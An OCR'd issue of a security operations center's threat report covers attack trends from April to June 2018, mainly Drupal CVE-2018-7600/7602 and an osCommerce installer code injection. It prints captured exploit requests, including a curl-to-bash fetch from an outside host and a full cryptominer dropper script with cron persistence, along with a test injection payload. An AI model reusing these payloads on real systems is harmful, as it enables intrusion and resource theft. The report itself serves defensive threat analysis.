LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

vol.21

2019/04/11

JSOC Analysis Group

JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.21

1 Preface

The Japan Security Operation Center (JSOC) is a security monitoring center operated by LAC Co., Ltd. that provides security monitoring services, such as "JSOC Managed Security Services (MSS)" and the "24+ Series." The JSOC MSS maximizes the performance of security devices through unique signatures and tuning, and our security analysts, with their expert knowledge, analyze logs from security devices in real time, 24 hours a day, 365 days a year. In this real-time analysis, the security analysts study communication packets in detail, down to their content level, as well as diagnose whether monitored objects are affected and whether there are any vulnerabilities and other potential risks, for every occasion, all in order to minimize misreporting from security devices. We help our customers to improve their security level by reporting only critical incidents needing an emergency response in real time and by taking action against attacks in the shortest time possible.

This is an analysis report on the trend of security incidents, such as unauthorized access and malware infection, in Japan, based on the daily analysis results of our JSOC security analysts. As this report analyzes the trend of attacks, based on the data of incidents that JSOC customers have actually encountered, the report will aid the understanding of world trends, as well as the actual threats that Japanese users are currently facing.

We really hope that this report will provide our customers with useful information that can be made full use of when implementing countermeasures to improve security.

Japan Security Operation Center

Analysis Group

Data collection period

April 1, 2018 to June 30, 2018

Devices used

This report is based on data from security devices supported by the LAC-supplied JSOC Managed Security Services.

2 Executive Summary

This report illustrates an analysis of the trends in the incidents that occurred during the collection period and introduces some especially notable threats.

■ Arbitrary code execution vulnerability in Drupal

On April 12, detailed information about an arbitrary code execution vulnerability (classified as CVE-2018-7600) in Drupal, which is a content management system (CMS) application, was made available on the Internet, and since then there have been many attacks detected that targeted this vulnerability. In addition, a vulnerability fix had a flaw and was made public as a new vulnerability (CVE-2018-7602) on April 25. Attacks against CVE-2018-7602 were also detected, although the number was less than that of attacks against CVE-2018-7600. Drupal users need to be careful.

■ Code injection vulnerability in osCommerce

osCommerce, which is an online store management system, was reported to have a code injection vulnerability, and since June 22, attack traffic targeting the vulnerability was detected intermittently. The vulnerability is easier to exploit, and it is recommended that any file used to install osCommerce not be made available externally.

■ Increased attack traffic that exploited IIS or WebLogic vulnerabilities

Attack traffic targeting arbitrary code execution vulnerabilities (CVE-2017-7269 and CVE-2017-10271) in IIS and Oracle WebLogic Server has been continually detected, as information about such vulnerabilities was made public, and the number of such attacks detected sharply increased. If appropriate countermeasures against these vulnerabilities have not been taken, it is recommended to do so as quickly as possible.

3 Trends in Severe Incidents at the JSOC

3.1 Trends in severe incidents

Our security analysts at the JSOC analyze the logs detected by firewalls, IDS/IPS, and sandboxes, and assign one of four incident severity levels according to the nature of incident and the degree of impact that the incident has on monitored targets. Of these severity levels, "Emergency" and "Critical" indicate severe incidents for which a successful attack was confirmed or that the likelihood of damage was assessed to be high.

Table 1 Incident severity levels

Type	Severity	Description
Severe incident	Emergency	Incidents classified as an emergency: - When a customer system experiences an information leak or a Web alteration; or - When malware-infected traffic is confirmed and when the infection has been expanding.
	Critical	Incidents classified as where the likelihood of attack success is high: - When a successful attack against a vulnerability or malware infection is confirmed; or - When it is unknown whether the attack succeeded or not, but when it will cause serious impact at a high probability if successful.
Reference incident	Warning	Incidents classified as needing follow-up: - When the investigation of whether the attack succeeded or not showed no possibility of impact; or - When the possibility of an impact was low at the time of detection, but when follow-up is necessary.
	Informational	Incidents classified as a non-attack: - When audit traffic such as port scan traffic, or other traffic that does not cause any real damage, occurs; or - When security diagnosis or test traffic occurs.

Figure 1 shows the changes in the number of severe incidents during the collection period (from April to June 2018). The total number of severe incidents during this collection period decreased to 169 from the 205 of the previous period (from January to March 2018).

For severe incidents related to attacks from the Internet, there was a peak in early April (① in Figure 1). This was not caused by a particular type of attack traffic—it was due to operational changes requested by our customers, causing many severe incidents. Although April saw more severe incidents compared to any other month, there was no noteworthy change in the trend, such as an increase due to a particular type of attack.

For severe intra-network incidents, there was a peak in late May (② in Figure 1). This was due to continual suspicious traffic to a specific host. This was the same host in which suspicious HTTP traffic was detected in the past, but this time there were many repeated firewall block logs, and no HTTP traffic was detected. This change occurred because the customer implemented a security measure, and as a result, the firewall blocked

communication to a destination host that might occur due to malware infection or a successful attack that exploits a vulnerability. There are likely many organizations that have implemented the same measure, as damage may be reduced by blocking communication to a suspicious host. However, both positive and negative impacts need to be monitored because the detection status may change through such an implemented damage reduction measure.





Figure 1 Changes in the number of severe incidents (April to June 2018)

Figure 2 shows a breakdown of the severe incidents related to attacks from the Internet.

The number of severe incidents related to attacks from the Internet decreased to 68 from the 101 of the previous collection period. XSS-related incidents account for the largest number of the severe incidents related to attacks from the Internet. Although the total number of this type of severe incident significantly decreased, the number of XSS-related severe incidents remained almost the same as that of the previous collection period.

This collection period saw a temporary increase in the number of severe incidents related to backdoor access that was likely made by an attacker, as the detection log contained character strings from Windows command prompt, but such a type of severe incident was stopped being notified as such, as the customer informed us about the use of a honeypot after being notified of the increase.




(a) January to March 2018 **(b) April to June 2018**

Figure 2 Breakdown of severe incidents related to attacks from the Internet

Figure 3 shows a breakdown of the severe incidents that occurred in intra-networks.

The number of severe intra-network incidents slightly decreased to 101 from the 104 of the previous collection period. Suspicious file acquisition-related incidents accounted for the largest number of the severe intra-network incidents, and the increase in this type of incident was due to more traffic detected as caused by an Excel file designed for malware infection, mentioned in the previous issue.[1] Also increased were severe incidents related to suspicious Excel file-related domain name resolution, although there was no file acquisition-related traffic detected.



(a) January to March 2018 **(b) April to June 2018**

Figure 3 Breakdown of severe incidents that occurred in intra-networks

[1] "3.1 Trends in Severe Incidents" in *JSOC INSIGHT*, vol. 20
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol20_en.pdf

3.2 Types of Traffic to Pay Attention to

This section introduces the types of suspicious traffic found during this collection period that require attention, along with the types of attacks from the Internet that were detected frequently, although such did not cause serious damage.

Table 2 shows the types of traffic frequently detected during the collection period.

Table 2 Types of traffic frequently detected

Overview	JSOC observation	Observation period
Attacks from 66.111.41.250	Many attacks from 66.111.41.250 (U.S.), targeting S2-045 (CVE-2017-5638), were detected on April 14. Although they had different purposes, including scanning for vulnerabilities and mining for cryptocurrencies, they implemented the same PUT method in their attack traffic, and all used fixed values of "/Hello World" in their URLs and "255.255.255.255" in their Host headers.	Mid-April
Attacks targeting the PHPUnit vulnerability	Since June 16, the content of attack traffic targeting the PHPUnit vulnerability (CVE-2017-9841) changed. Previously detected such traffic was largely harmless, as the likely purpose was to scan for vulnerability, for example, by displaying a character string. However, such attacks detected since June 16 had the new purpose of creating a backdoor, and the number was increasing.	From mid-June

4 Topics of This Volume

4.1 Arbitrary code execution vulnerability in Drupal

In March 2018, it was made public that Drupal, which is a content management system (CMS) application, had an arbitrary code execution vulnerability (CVE-2018-7600).[2] Although no attack was detected immediately after the vulnerability was made public, attack traffic was detected many times after a detailed report was released on April 12.[3] Then, it was reported that a fix for the CVE-2018-7600 vulnerability had a flaw, and this was made public as a new vulnerability (CVE-2018-7602) on April 25.[4] In addition, a PoC was released immediately after CVE-2018-7602 was made public.

Table 3 shows a chronological list of the events related to this vulnerability.

Table 3 Chronological list of events related to the vulnerability

March 28	CVE-2018-7600 vulnerability information released Fix for the CVE-2018-7600 released
April 12	Detailed report on CVE-2018-7600 released by CheckPoint PoC for CVE-2018-7600 released via the Internet
April 14	Attack traffic that targeted CVE-2018-7600 detected for the first time
April 25	CVE-2018-7602 vulnerability information released Fix for the CVE-2018-7602 released
April 26	PoC for CVE-2018-7602 released via the Internet
May 17	Attack traffic that targeted CVE-2018-7602 detected for the first time

4.1.1 Regarding the attack traffic that targeted CVE-2018-7600

Figure 4 shows the changes in the number of CVE-2018-7600 attacks detected during this collection period.

The content of the attack traffic differs between the targeted Drupal versions, version 8 and version 7, and the figure shows that the attacks against version 8 saw a sharp increase, which accounts for the surge of this type of attack. Apart from the trend of such an increase, most of the attacks detected up to May 21 were against version 7, and starting on May 24, attacks against version 8 increased. Then, from June 10, more attacks against version 8

[2] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002
https://www.drupal.org/sa-core-2018-002
[3] Uncovering Drupalgeddon 2 - Check Point Research
https://research.checkpoint.com/uncovering-drupalgeddon-2/
[4] Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-004
https://www.drupal.org/sa-core-2018-004

were detected than against version 7. It was suspected that attacks against Drupal might now target version 8 as well as version 7, starting on May 24, but our investigation of the increased attack traffic against version 8 showed that, in most cases, the content and source of the attack traffic against version 8 differed from that against version 7 and that the number of attacks targeting both version 7 and version 8 was low.




Figure 4 Changes in the numbers of attacks detected that targeted CVE-2018 7600

Figure 5 shows changes in the number of attacks by traffic content. When the attack traffic increased, most of the Drupal attacks were against version 8, but the content of the attack traffic varied, depending the time of the increase.

The increases indicated by ① and ② in Figure 5 were due to increased attack traffic intended to check for vulnerabilities. However, the increases indicated by ③ and ④ in Figure 5 were due to increased attack traffic intended to create a backdoor.

If an arbitrary code execution vulnerability is made public, the number of attacks detected is often affected by attack traffic (for external file acquisition and execution) that attempted to externally acquire and execute a file via a command like wget, in order to mine for cryptocurrencies or infect a bot. For this vulnerability, however, the attack traffic (for backdoor creation) that attempted to acquire a PHP file, including backdoor or uploader processing, significantly increased or decreased, while attack traffic for external file acquisition and execution did not remarkably increase or decrease, although such traffic was constantly detected. In addition, the attack traffic types differed, depending on how a backdoor was to be created. For example, some attempted to acquire an external file, while some attempted to redirect the execution result of the echo command.




Figure 5 Number of detected attacks by traffic content

4.1.2 Major types of attack traffic

This section explains the major types of the attack traffic detected.

4.1.2.1 Attempts to execute a shell script faked as a jpg file

Figure 6 shows an attempt to execute a shell script faked as a jpg file.

Our investigation of logo8.jpg, which was to be acquired, showed that it was a shell script faked as a jpg file. If the file is executed, it attempts to use a target resource to mine for cryptocurrencies.

```
POST /user/register?element_parents=account%2Fmail%2F%23value&_wrapper_format=drupal_ajax&ajax_form=1 HTTP/1.1
Host: [redacted]
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 188
Content-Type: application/x-www-form-urlencoded
Connection: close

mail%5B%23markup%5D=curl+-s+http%3A%2F%2F158.69.133.18%3A8220%2Flogo8.jpg+%7C+bash+-s&mail%5B%23type
%5D=markup&form_id=user_register_form&_drupal_ajax=1&mail%5B%23post_render%5D%5B%5D=exec
```

Figure 6 Attack traffic intended to mine for cryptocurrencies

Figure 7 shows the contents of the logo8.jpg file.

This shell script attempted to download a configuration file (3.json) and an executable file (rig) that can perform mining for cryptocurrencies and then attempted to configure a targeted resource accordingly so as to perform said mining. Previous JSOC INSIGHT issues[5,6] mention similar filenames and shell script contents, thus the same attacker has likely been continuing their activities on a long-term basis, switching from one target vulnerability to another.

```
#!/bin/sh
pkill -f suppoie
ps aux | grep -vw sustes | awk '{if($3>40.0) print $2}' | while read procid
do
kill -9 $procid
done
rm -rf /dev/shm/jboss
ps -fe|grep -w sustes |grep -v grep
if [ $? -eq 0 ]
then
pwd
else
crontab -r || true && ¥
echo "* * * * * curl -s http://192.99.142.235:8220/logo9.jpg | bash -s" >> /tmp/cron || true && ¥
crontab /tmp/cron || true && ¥
rm -rf /tmp/cron || true && ¥
curl -o /var/tmp/config.json http://192.99.142.235:8220/3.json
curl -o /var/tmp/sustes http://192.99.142.235:8220/rig
chmod 777 /var/tmp/sustes
cd /var/tmp
proc=`grep -c ^processor /proc/cpuinfo`
cores=$((($proc+1)/2))
num=$(($cores*3))
/sbin/sysctl -w vm.nr_hugepages=`$num`
nohup ./sustes -c config.json -t `echo $cores` >/dev/null &
fi
sleep 3
echo "runing....."
```

Figure 7 logo8.jpg content

4.1.2.2 Attempts to execute commands with multiple requests

For attacks targeting the CVE-2018-7600 arbitrary code execution vulnerability or other types of arbitrary code execution vulnerabilities, executing multiple commands with a single line are frequently attempted. On the other hand, for attacks targeting the CVE-2018-7600 vulnerability specifically, attacks attempting to execute commands with multiple requests have actually been detected.

Figure 8 shows such an attempt to execute commands with multiple requests.

This figure shows that multiple requests are used to make a series of attacks to reconfigure permissions and then to externally acquire and execute a file.

---

[5] "4.2 Increasing Offensive Traffic Intended for Cryptocurrency Mining" in JSOC INSIGHT, vol. 18
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol18_en.pdf

[6] "4.1 Code Execution Vulnerability in Oracle WebLogic Server" in JSOC INSIGHT, vol. 19
https://www.lac.co.jp/english/report/pdf/JSOC_INSIGHT_vol19_en.pdf




Figure 8 Attempt to execute commands with multiple requests

4.1.2.3 Attack traffic using the Muhstik bot

Of the attack traffic that attempted to execute the wget command, attack traffic that attempted to access /drupal.php was detected. The filenames used could be associated with the names of software having a vulnerability, thus the same type of attack might have been made against other vulnerabilities. We investigated 51.254.219.134, which is the address that acquired the file, and confirmed that multiple files were posted there.

Table 4 shows the names of files that might have been posted at 51.254.219.134.

Also, it was confirmed that this attack traffic used the Muhstik bot.[7]

Table 4 Names of files that might have been posted at 51.254.219.134

Fdrupal.php	clipbucket.php	dasan.php
dav.php	drpal.php	drupal.php
gpon.php	jboss.php	oracle
oracleaudit.php	oracleaudit.pnp	tomato.php
webuzo.php	wp.php	

4.1.3 Regarding the attack traffic that targeted CVE-2018-7602

The CVE-2018-7602 vulnerability can be exploited when the following conditions are met.

Conditions for a successful attack:

- The user is successfully authenticated.
- The user has permission to delete the article.

Figure 9 shows the attack traffic that targeted the CVE-2018-7602 vulnerability.

To exploit this vulnerability, it is necessary to obtain the value of form_token from the response returned when an operation for deleting an article is performed and then to include the value in the attack traffic. However, in the attack traffic shown in Figure 9, CSRF-TOKEN of the value indicated in the PoC was not changed, thus the attack would fail.

---

[7] Botnet Muhstik is Actively Exploiting Drupal CVE-2018-7600 in a Worm Style
http://blog.netlab.360.com/botnet-muhstik-is-actively-exploiting-drupal-cve-2018-7600-in-a-worm-style-en/

```
POST /?q=node/99/delete&destination=node?q[%2523][]=passthru%26q[%2523type]=markup%26q[%2523markup]=id;uname+-a HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.63 Safari/537.31
Content-Length: 88
Content-Type: application/x-www-form-urlencoded
0: application/json

form_id=node_delete_confirm&_triggering_element_name=form_id&form_token=%5BCSRF-TOKEN%5D
```

Figure 9 Attack traffic that targeted the CVE-2018-7602 vulnerability

Figure 10 shows the changes in the number of CVE-2018-7602 attacks detected.

A PoC for CVE-2018-7602 was released in April, and attacks against it were detected from May 17. Attacks against such were less than those against CVE-2018-7600. This may be due to the stricter conditions required for a successful attack as compared to CVE-2018-7600.




Figure 10 Changes in the number of CVE-2018-7602 attacks detected

4.1.4 Countermeasures against the vulnerability

If you are using Drupal having the CVE-2018-7600 or CVE-2018-7602 vulnerability, it is recommended that you take countermeasures and update Drupal to its latest version as quickly as possible. The vulnerable and fixed Drupal versions for these vulnerabilities are as follows and listed in the Security advisories of the developer.

Vulnerable versions

- Drupal Versions prior to 8.5.3
- Drupal Versions prior to 8.4.8
- Drupal versions prior to 7.59

Fixed versions

- Drupal 8.5.3
- Drupal 8.4.8
- Drupal 7.59

4.2 Code injection vulnerability in osCommerce

In March 2018, it was made public that a file used in the installation of osCommerce, which is an online store management system, had a code injection vulnerability. A PoC for the vulnerability was also released together, and, because the vulnerability could be exploited easily, there was a sudden increase in the number of attacks detected during this collection period.

4.2.1 Testing the vulnerability

Our testing of the vulnerability shows that the following versions were vulnerable.

Vulnerable versions

- osCommerce version 2.2rc1 to version 2.3.4.1

The installation process of osCommerce is handled by install/install.php. As the process proceeds, install/templates/pages/install_4.php is loaded by install.php to complete the necessary processing, and install/includes/configure.php is created as a configuration file. The file, install.php, receives POST request parameters, and install_4.php writes them as constant values into configure.php, but the vulnerability allows code to be injected into configure.php due to inadequate validation.

As the vulnerability exists in the installation process of osCommerce, it is known that, if any file under the install directory is open to the public, the vulnerability will be susceptible to attack even before the installation of osCommerce is complete.

Figure 11 shows what traffic occurred during the testing of the vulnerability.

By injecting a PHP code as the value of DB_DATABASE, a parameter that is not fully validated, an attempt to inject a code into the created configure.php is made. The value of this step is used to specify a conditional branch for loading install_4.php, and the value of DIR_FS_DOCUMENT_ROOT is used to specify a path to configure.php.

```
POST /oscommerce-2.3.4.1/catalog/install/install.php?step=4 HTTP/1.1
Host: 10.12.0.175
User-Agent: python-requests/2.18.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 69
Content-Type: application/x-www-form-urlencoded

DIR_FS_DOCUMENT_ROOT=.%2F&DB_DATABASE=%27%29%3Bphpinfo%28%29%3B%2F%2A
```

Figure 11 Traffic that occurred during the testing of the vulnerability

Figure 12 shows configure.php containing an injected code.

The traffic that occurred during the testing shows that a code was injected where DB_DATABASE was defined as a constant by the define function in configure.php (see ① in Figure 12). This will allow any injected PHP code to execute the phpinfo function by accessing configure.php (Figure 13).

```
<?php
  define('HTTP_SERVER', '://');
  define('HTTPS_SERVER', '://');
  define('ENABLE_SSL', false);
  define('HTTP_COOKIE_DOMAIN', '');
  define('HTTPS_COOKIE_DOMAIN', '');
  define('HTTP_COOKIE_PATH', '/');
  define('HTTPS_COOKIE_PATH', '/');
  define('DIR_WS_HTTP_CATALOG', '/');
  define('DIR_WS_HTTPS_CATALOG', '/');
  define('DIR_WS_IMAGES', 'images/');
  define('DIR_WS_ICONS', DIR_WS_IMAGES . 'icons/');
  define('DIR_WS_INCLUDES', 'includes/');
  define('DIR_WS_FUNCTIONS', DIR_WS_INCLUDES . 'functions/');
  define('DIR_WS_CLASSES', DIR_WS_INCLUDES . 'classes/');
  define('DIR_WS_MODULES', DIR_WS_INCLUDES . 'modules/');
  define('DIR_WS_LANGUAGES', DIR_WS_INCLUDES . 'languages/');

  define('DIR_WS_DOWNLOAD_PUBLIC', 'pub/');
  define('DIR_FS_CATALOG', './');
  define('DIR_FS_DOWNLOAD', DIR_FS_CATALOG . 'download/');
  define('DIR_FS_DOWNLOAD_PUBLIC', DIR_FS_CATALOG . 'pub/');

  define('DB_SERVER', '');
  define('DB_SERVER_USERNAME', '');
  define('DB_SERVER_PASSWORD', '');
  define('DB_DATABASE', '');phpinfo();/*');   ①
  define('USE_PCONNECT', 'false');
  define('STORE_SESSIONS', 'mysql');
?>
```

Figure 12 configure.php containing an injected code (excerpt)

